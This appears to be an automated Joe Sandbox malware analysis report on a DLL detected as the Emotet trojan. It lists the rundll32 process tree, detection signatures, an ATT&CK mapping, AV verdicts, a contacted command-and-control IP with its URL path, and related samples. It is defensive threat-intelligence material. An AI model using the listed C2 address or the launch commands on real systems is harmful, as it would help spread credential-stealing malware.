ID: 532437
Sample Name: nhlHEF5IVY
Cookbook: default.jbs
Time: 09:32:17
Date: 02/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report nhlHEF5IVY

Overview


General Information

Sample Name:	nhlHEF5IVY (renamed file extension from none to dll)
Analysis ID:	532437
MD5:	222719bd9555a8..
SHA1:	b56136e6d14600..
SHA256:	81823e821dae4e..
Tags:	32 dll exe trojan
Infos:	

Most interesting Screenshot:



Detection




Score:	84
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Yara detected Emotet
- System process connects to networ…
- Sigma detected: Emotet RunDLL32 …
- Hides that the sample has been dow…
- Uses 32bit PE files
- Queries the volume information (nam…
- One or more processes crash
- Contains functionality to check if a d…
- Deletes files inside the Windows fold…
- May sleep (evasive loops) to hinder …
- Uses code obfuscation techniques (…

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 6640 cmdline: loaddll32.exe "C:\Users\user\Desktop\nhlHEF5IVY.dll" MD5: 72FCD8FB0ADC38ED9050569AD673650E)
  - cmd.exe (PID: 6648 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\nhlHEF5IVY.dll",#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 5444 cmdline: rundll32.exe "C:\Users\user\Desktop\nhlHEF5IVY.dll",#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - rundll32.exe (PID: 5472 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\nhlHEF5IVY.dll",Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 5128 cmdline: rundll32.exe C:\Users\user\Desktop\nhlHEF5IVY.dll,Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - rundll32.exe (PID: 5436 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Kaxguqlsqyxr\izodilcglz.tnb",ftpxGYjL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - rundll32.exe (PID: 6804 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\System32\Kaxguqlsqyxr\izodilcglz.tnb",Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 5364 cmdline: rundll32.exe C:\Users\user\Desktop\nhlHEF5IVY.dll,ajkaibu MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - rundll32.exe (PID: 7000 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\nhlHEF5IVY.dll",Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 2588 cmdline: rundll32.exe C:\Users\user\Desktop\nhlHEF5IVY.dll,akyncbgollmj MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - rundll32.exe (PID: 7016 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\nhlHEF5IVY.dll",Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - WerFault.exe (PID: 3096 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6640 -s 320 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 3176 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6640 -s 340 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- svchost.exe (PID: 3124 cmdline: C:\Windows\System32\svchost.exe -k WerSvcGroup MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - WerFault.exe (PID: 6152 cmdline: C:\Windows\SysWOW64\WerFault.exe -pss -s 488 -p 6640 -ip 6640 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 6028 cmdline: C:\Windows\SysWOW64\WerFault.exe -pss -s 568 -p 6640 -ip 6640 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- svchost.exe (PID: 6932 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 2800 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5728 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 7152 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000002.901292437.00000000009F0000.00000040.00000010.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000003.00000002.901292437.00000000009F0000.00000040.00000010.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000000.00000000.911134147.0000000000950000.00000040.00000010.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000000.00000000.911134147.0000000000950000.00000040.00000010.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000013.00000002.1183708651.00000000033C0000.00000040.00000010.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 30 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.loaddll32.exe.c13908.1.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0.2.loaddll32.exe.c13908.1.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0.0.loaddll32.exe.950000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0.0.loaddll32.exe.950000.0.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0.0.loaddll32.exe.c13908.10.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 75 entries				

Sigma Overview

System Summary:

Sigma detected: Emotet RunDLL32 Process Creation

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Networking:

System process connects to network (likely due to code injection or exploit)

E-Banking Fraud:

Yara detected Emotet

System Summary:

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)


Stealing of Sensitive Information:

Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Native API 1	Path Interception	Process Injection 1 1 2	Masquerading 2	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 1	Eavesdrop or Insecure Network Communicati
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 2	LSASS Memory	Query Registry 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 t Redirect Pho Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 1 2	Security Account Manager	Security Software Discovery 4 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit SS7 t Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Virtualization/Sandbox Evasion 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Hidden Files and Directories 1	LSA Secrets	Process Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicati
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 2	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Rundll32 1	DCSync	File and Directory Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Point
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	File Deletion 1	Proc Filesystem	System Information Discovery 2 4	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade t Insecure Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
nhlHEF5IVY.dll	21%	Virustotal		Browse
nhlHEF5IVY.dll	18%	ReversingLabs	Win32.Trojan.Phonzy	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.loaddll32.exe.950000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
19.2.rundll32.exe.33c0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
0.0.loaddll32.exe.950000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
5.2.rundll32.exe.2e60000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
0.0.loaddll32.exe.950000.9.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
4.2.rundll32.exe.ce0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
0.0.loaddll32.exe.950000.6.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
3.2.rundll32.exe.9f0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
6.2.rundll32.exe.a60000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
0.0.loaddll32.exe.950000.3.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
8.2.rundll32.exe.2db0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://www.disneyplus.com/legal/your-california-privacy-rights	0%	URL Reputation	safe	
http://https://45.63.5.129/VCbYkbegGeqHFlwstrEAhPVucLQzDdpcoetAUGcPQabBfXgRG	0%	Avira URL Cloud	safe	
http://https://www.disneyplus.com/legal/privacy-policy	0%	URL Reputation	safe	
http://crl.m	0%	URL Reputation	safe	
http://https://45.63.5.129/VCbYkbegGeqHFlwstrEAhPVucLQzDdpcoetAUGcPQabBfXg~	0%	Avira URL Cloud	safe	
http://https://disneyplus.com/legal.	0%	URL Reputation	safe	
http://crl.ver)	0%	Avira URL Cloud	safe	
http://https://www.tiktok.com/legal/report/feedback	0%	URL Reputation	safe	
http://crl.microsoft%C	0%	Avira URL Cloud	safe	
http://https://45.63.5.129/VCbYkbegGeqHFlwstrEAhPVucLQzDdpcoetAUGcPQabBfXg	0%	Avira URL Cloud	safe	
http://help.disneyplus.com.	0%	URL Reputation	safe	
http://https://45.63.5.129/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://45.63.5.129/VCbYkbegGeqHFlwstrEAhPVucLQzDdpcoetAUGcPQabBfXg	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
45.63.5.129	unknown	United States		20473	AS-CHOOPAUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	532437
Start date:	02.12.2021
Start time:	09:32:17
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 51s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	nhlHEF5IVY (renamed file extension from none to dll)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	29
Number of new started drivers analysed:	0
Number of existing processes analysed:	0

Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal84.troj.evad.winDLL@36/14@0/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 21.8% (good quality ratio 20.1%) • Quality average: 72.7% • Quality standard deviation: 27.6%
HCA Information:	• Successful, ratio: 70% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Override analysis time to 240s for rundll32
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
09:35:31	API Interceptor	1x Sleep call for process: WerFault.exe modified
09:36:50	API Interceptor	7x Sleep call for process: svchost.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
45.63.5.129	IGidwJjoUs.dll	Get hash	malicious	Browse	
	efELSMI5R4.dll	Get hash	malicious	Browse	

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-CHOOPAUS	IGidwJjoUs.dll	Get hash	malicious	Browse	• 45.63.5.129
	efELSMI5R4.dll	Get hash	malicious	Browse	• 45.63.5.129
	ImSL42AOtZ.exe	Get hash	malicious	Browse	• 45.63.36.79
	spZRMihlrkFGqYq1f.dll	Get hash	malicious	Browse	• 66.42.57.149
	spZRMihlrkFGqYq1f.dll	Get hash	malicious	Browse	• 66.42.57.149
	iU17wh2uUd.exe	Get hash	malicious	Browse	• 149.28.253.196
	iU17wh2uUd.exe	Get hash	malicious	Browse	• 149.28.253.196
	Sz4lxTmH7r.exe	Get hash	malicious	Browse	• 149.28.253.196
	7AF33E5528AB8A8F45EE7B8C4DD24B4014FEAA6E1D310.exe	Get hash	malicious	Browse	• 149.28.253.196
	RFIISRQKzj.exe	Get hash	malicious	Browse	• 45.32.115.235
	setup_x86_x64_install.exe	Get hash	malicious	Browse	• 149.28.253.196
	991D4DC612FF80AB2506510DBA31531DB995FE3F64318.exe	Get hash	malicious	Browse	• 149.28.253.196
	MMUc2aeWxZ.exe	Get hash	malicious	Browse	• 149.28.253.196
	0pvsj0MF1D.exe	Get hash	malicious	Browse	• 149.28.253.196

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Linux_amd64	Get hash	malicious	Browse	• 45.32.162.141
	nkXzJnW7AH.exe	Get hash	malicious	Browse	• 149.28.253.196
	67MPsax8fd.exe	Get hash	malicious	Browse	• 136.244.117.138
	Linux_x86	Get hash	malicious	Browse	• 45.77.44.252
	uI6mJo4TJQ.exe	Get hash	malicious	Browse	• 149.28.253.196
	uI6mJo4TJQ.exe	Get hash	malicious	Browse	• 149.28.253.196

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
51c64c77e60f3980eea90869b68c58a8	IGidwJjoUs.dll	Get hash	malicious	Browse	• 45.63.5.129
	efELSMI5R4.dll	Get hash	malicious	Browse	• 45.63.5.129
	TYLNb8VvnmYA.dll	Get hash	malicious	Browse	• 45.63.5.129
	2gyA5uNl6VPQUA.dll	Get hash	malicious	Browse	• 45.63.5.129
	spZRMihlrkFGqYq1f.dll	Get hash	malicious	Browse	• 45.63.5.129
	spZRMihlrkFGqYq1f.dll	Get hash	malicious	Browse	• 45.63.5.129
	fehiVK2JSx.dll	Get hash	malicious	Browse	• 45.63.5.129
	kQ9HU0gKVH.exe	Get hash	malicious	Browse	• 45.63.5.129
	gvtdsqavfej.dll	Get hash	malicious	Browse	• 45.63.5.129
	mhOX6jll6x.dll	Get hash	malicious	Browse	• 45.63.5.129
	dguQYT8p8j.dll	Get hash	malicious	Browse	• 45.63.5.129
	jSxIzXfwc7.dll	Get hash	malicious	Browse	• 45.63.5.129
	mhOX6jll6x.dll	Get hash	malicious	Browse	• 45.63.5.129
	X2XCewI2Yy.dll	Get hash	malicious	Browse	• 45.63.5.129
	dguQYT8p8j.dll	Get hash	malicious	Browse	• 45.63.5.129
	date1%3fBNLv65=pAAS.dll	Get hash	malicious	Browse	• 45.63.5.129
	HMvjzUYq2h.dll	Get hash	malicious	Browse	• 45.63.5.129
	s9BZBDWmi4.dll	Get hash	malicious	Browse	• 45.63.5.129
	bFx5bZRC6P.dll	Get hash	malicious	Browse	• 45.63.5.129
	c7IUEh66u6.dll	Get hash	malicious	Browse	• 45.63.5.129

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_88e9c9cb640b4f665f2020b110738337d7578_d70d8aa6_0dacd410\Report.wer	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.675453607447359
Encrypted:	false
SSDEEP:	96:0nIzqnZqyBy9hkoyt7Jf0pXIQcQ5c6A2cE2cw33+a+z+HbHg0VG4rmMOyWZAXGnK:TGB+HnM28jjAq/u7sUS274ItW
MD5:	3A677EE5FF88A61E83FF39BC2EC71A32
SHA1:	69009A1B51235712DDE27F921E90522682087661
SHA-256:	FCF3EA077E0CA2FD817974948A0776F965C40753CD60EE78AB3DDA9E3DA9E897
SHA-512:	E9296B4154255C881D1C6680A2BCA76D121D260B33ED5DA4E8822E54B9081751CA20ADF19F4F858A6CBE601F41A44AF136414803F0D4EBB96CA461C6C3BB74CA
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.8.2.9.0.7.7.1.0.9.6.3.2.9.2.0.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.5.c.c.9.9.d.c.0.-.c.5.e.4.-.4.f.3.2.-.a.6.d.e.-.0.d.e.3.e.e.0.2.4.1.2.d.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.8.c.3.8.7.c.4.4.-.3.2.6.3.-.4.9.6.d.-.b.0.f.9.-.f.8.f.4.4.c.5.9.b.8.f.5.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.l.o.a.d.d.l.l.3.2...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.9.f.0.-.0.0.0.1.-.0.0.1.b.-.4.4.2.2.-.6.0.3.c.5.7.e.7.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.l.o.a.d.d.l.l.3.2...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.1././.0.9././.2.8.:.1.1.:.5.3.:.0.5.!.0.!.l.o.a.d.d.l.l.3.2...e.x.e.....B.o.o.t.I.d.=.4.2.9.4.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_d71d33d652a62c864cb684e881f783bcee8c2df7_d70d8aa6_0ddd14c2\Report.wer	
Process:	C:\Windows\SysWOW64\WerFault.exe

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_d71d33d652a62c864cb684e881f783bcee8c2df7_d70d8aa6_0ddd14c2\Report.wer	
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.6788532132552507
Encrypted:	false
SSDEEP:	96:cYFBzqnZqyay9hk1Dg3fWpXIQcQGc6IAPcEEcw3K+a+z+HbHg0VG4rmMOyWZAXGn:hbGBiHoUqusjAq/u7sFS274ItW
MD5:	56EB563C9E449B35D350FE2AF248CE9A
SHA1:	C38EA0E32C5EEA438886FF4E4C139591B7B9F6CF
SHA-256:	3527C19D242D4C9E7BB49F8D9260C401183CE11BCF25E068FB423AB104324D32
SHA-512:	8AAF3DA2FB2D55F489E75E3F8F550A8D83328CBFB92EE75768CBF08579639A0FBA3D055EB61962AE4CADC749B5EB12856A99E2D76DF22F1AE35C93B708C78AE
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.8.2.9.0.7.7.1.8.8.6.4.8.1.0.6.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.8.2.9.0.7.7.2.9.6.1.4.7.6.5.7.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.5.f.a.3.1.f.0.a.-.e.0.c.a.-.4.5.4.8.-.b.6.c.7.-.1.4.1.9.0.0.0.4.b.1.f.e.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.f.3.1.1.c.3.6.c.-.a.1.2.d.-.4.f.d.1.-.b.2.5.9.-.e.5.0.c.d.e.2.9.e.6.e.7.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.l.o.a.d.d.l.l.3.2...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.9.f.0.-.0.0.0.1.-.0.0.1.b.-.4.4.2.2.-.6.0.3.c.5.7.e.7.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.l.o.a.d.d.l.l.3.2...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER1DED.tmp.csv	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	50214
Entropy (8bit):	3.055875486247182
Encrypted:	false
SSDEEP:	1536:pwH6p8IE6/xpXAziUFNPlBnm53gRdeBRI:pwH6p8IE6/xpXAziUFNPlBnm53gRd2RI
MD5:	75E46292FCCADC990C9FA5B3A85C0945
SHA1:	5BEACAF4AC57E6870DBD8FF13F50FE9336F25F3C
